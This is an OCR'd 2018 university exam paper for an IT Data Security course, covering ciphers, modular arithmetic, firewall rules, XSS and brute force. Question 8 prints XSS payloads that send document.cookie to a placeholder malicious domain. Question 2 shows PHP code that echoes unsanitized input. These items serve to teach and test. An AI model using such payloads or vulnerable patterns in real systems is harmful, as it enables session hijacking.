UNIVERSITY OF PETROLEUM AND ENERGY STUDIES
End Semester Examination, April/May 2018



Course: IT Data Security (CSIB 214) **Semester: IV**
Program: B.Tech CSE + CSF
Time: 03 hrs. **Max. Marks: 100**

Instructions:

1. Be specific while answering the questions.
2. For all cipher based questions, consider ABCDEFGHIJKLMNOPQRSTUVWXYZ as your dataset and avoid spaces and punctuations.
3. Indexing of dataset is 0 to 25.
4. Internal choices are provided in Question 9 and 11.

SECTION A

S. No.		**Marks**	**CO**
1	Decrypt the following cipher: “**RKHIDPWQLJH**” **Hint:** (+N,-N) **Note:** Please do not consider spaces between the words.	**4**	**CO2**

2	What is the difference in following code snippets:
	Code 1:
	
	`// Is there any input?`
	`if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {`
	`        // Feedback for end user`
	`        $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';`
	`}`
	Code 2:
	
	`// Is there any input?`
	`if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {`
	`        // Get input`
	`        $name = str_replace( '<script>', '', $_GET[ 'name' ] );`
	
	`        // Feedback for end user`
	`        $html .= "<pre>Hello ${name}</pre>";`
	`}`
		4	**CO2**

3	SMTP (Simple Mail Transfer Protocol) is the standard protocol for transferring mail between hosts over TCP. A TCP connection is set up between a user agent and a server program. The server listens on TCP port 25 for incoming connection requests. The user end of the connection is on a TCP port number above 1023. Suppose you	**4**	**CO3**

wish to build a packet filter rule set allowing inbound and outbound SMTP traffic. You generate the following ruleset:


Rule	Direction	Src Addr	Dest Addr	Protocol	Dest Port	Action
A	In	External	Internal	TCP	25	Permit
B	Out	Internal	External	TCP	>1023	Permit
C	Out	Internal	External	TCP	25	Permit
D	In	External	Internal	TCP	>1023	Permit
E	Either	Any	Any	Any	Any	Deny

Someone from the outside world (10.1.2.3) attempts to open a connection from port 5150 on a remote host to the Web proxy server on port 8080 on one of your local hosts (172.16.3.4), in order to carry out an attack. Typical packets are as follows:

Packet	Direction	Src Addr	Dest Addr	Protocol	Dest Port	Action
5	In	10.1.2.3	172.16.3.4	TCP	8080	?
6	Out	172.16.3.4	10.1.2.3	TCP	5150	?

4 Differentiate between Security and Privacy in brief (maximum 3 points). **4** **CO1**

5 Create a network diagram with the following (Add switches wherever required): **4** **CO3**



SECTION B


6 Calculate **98765^{1234}mod(123557)** using the properties of modular arithmetic and show the steps performed. **10** **CO3**

7 Considering the answer received in question 1 as the key, decrypt the cipher text "**ANCEHWYHZOIPRATTZRHC**" using Vigenere Cipher. **10** **CO3**

8 Study properly both the scenarios and then answer the questions asked: **10** **CO1**


1. This XSS JavaScript example is delivered to the user through clicking on a malicious link. The XSS request is initiated from the victim's browser, sent to the vulnerable web application, and then reflected back to execute in the context of the user's session.

	`http://www.bigsafebank~~~/search.asp?q=<script>x=new Image;x.src =`
	`http://malicious-domain~~~/hijackedsession.php?session-`
	`cookie=+document.cookie  ;</script>`
	2. This XSS Javascript example is inputted as part of the attacker’s user name. Here a fraudulent user exploits the fact that the web application stores each user name in a local database that fails to sanitize the name field, leaving it open to XSS attacks. When other users view the attacker’s profile page, the code executes in the context of their session:
	`http://www.bigsafebank.com/search.asp?q=<script>x=new Image;x.src =`
	`http://maliciousdomain~~~/hijackedsession.php?sessioncookie=”+document.co`
	`okie;</script>`
	a) Identify the types of XSS in Scenario 1 & 2.
	b) Mention any 3 preventive measures against XSS		

9	Consider an attacker came to know about an application, which is locked using a password of length 8. The 8 characters of the password are 2 digits (0 to 9), 3 uppercase alphabets and 3 lower case alphabets. To perform brute force based on this information, how many possible passwords combination can be used in the worst-case scenario? OR Consider an attacker came to know about an application, which is locked using a PIN of length 6 digits (0 to 9). Write an algorithm to perform brute force based on the information provided.	**10**	**CO2**
	SECTION-C		
10	Calculate the plain text in the architecture given below:  Key(3,5) plaintext AFFINE CIPHER Index Mapping From Dataset Index Converted to Binary (Each Index = 5 bit) XOR CIPHER Key(1001) 11000000011100011101 00110011010010111110	**20**	**CO1 ,CO 2**
11	Create following architecture **(<u>Any 2)</u>** for Database Activity Monitoring Tool using attributes provided. Also, write only 1 advantage and 1 disadvantage for both the	**20**	**CO4**

architectures you have chosen.

1. Network Monitoring Mode
2. Remote Monitoring Mode
3. Local Agent Mode



Name: **Enrolment No:**	UPES

UNIVERSITY OF PETROLEUM AND ENERGY STUDIES
End Semester Examination, April/May 2018

Course: IT Data Security(CSIB 214) **Semester: IV**
Program: B.Tech CSE + CSF
Time: 03 hrs. **Max. Marks: 100**

Instructions:

1. Be specific while answering the questions.
2. For all cipher based questions, consider ABCDEFGHIJKLMNOPQRSTUVWXYZ as your dataset and avoid spaces and punctuations.
3. Indexing of dataset is 0 to 25.
4. Internal choices are provided in Question 9 and 11.

SECTION A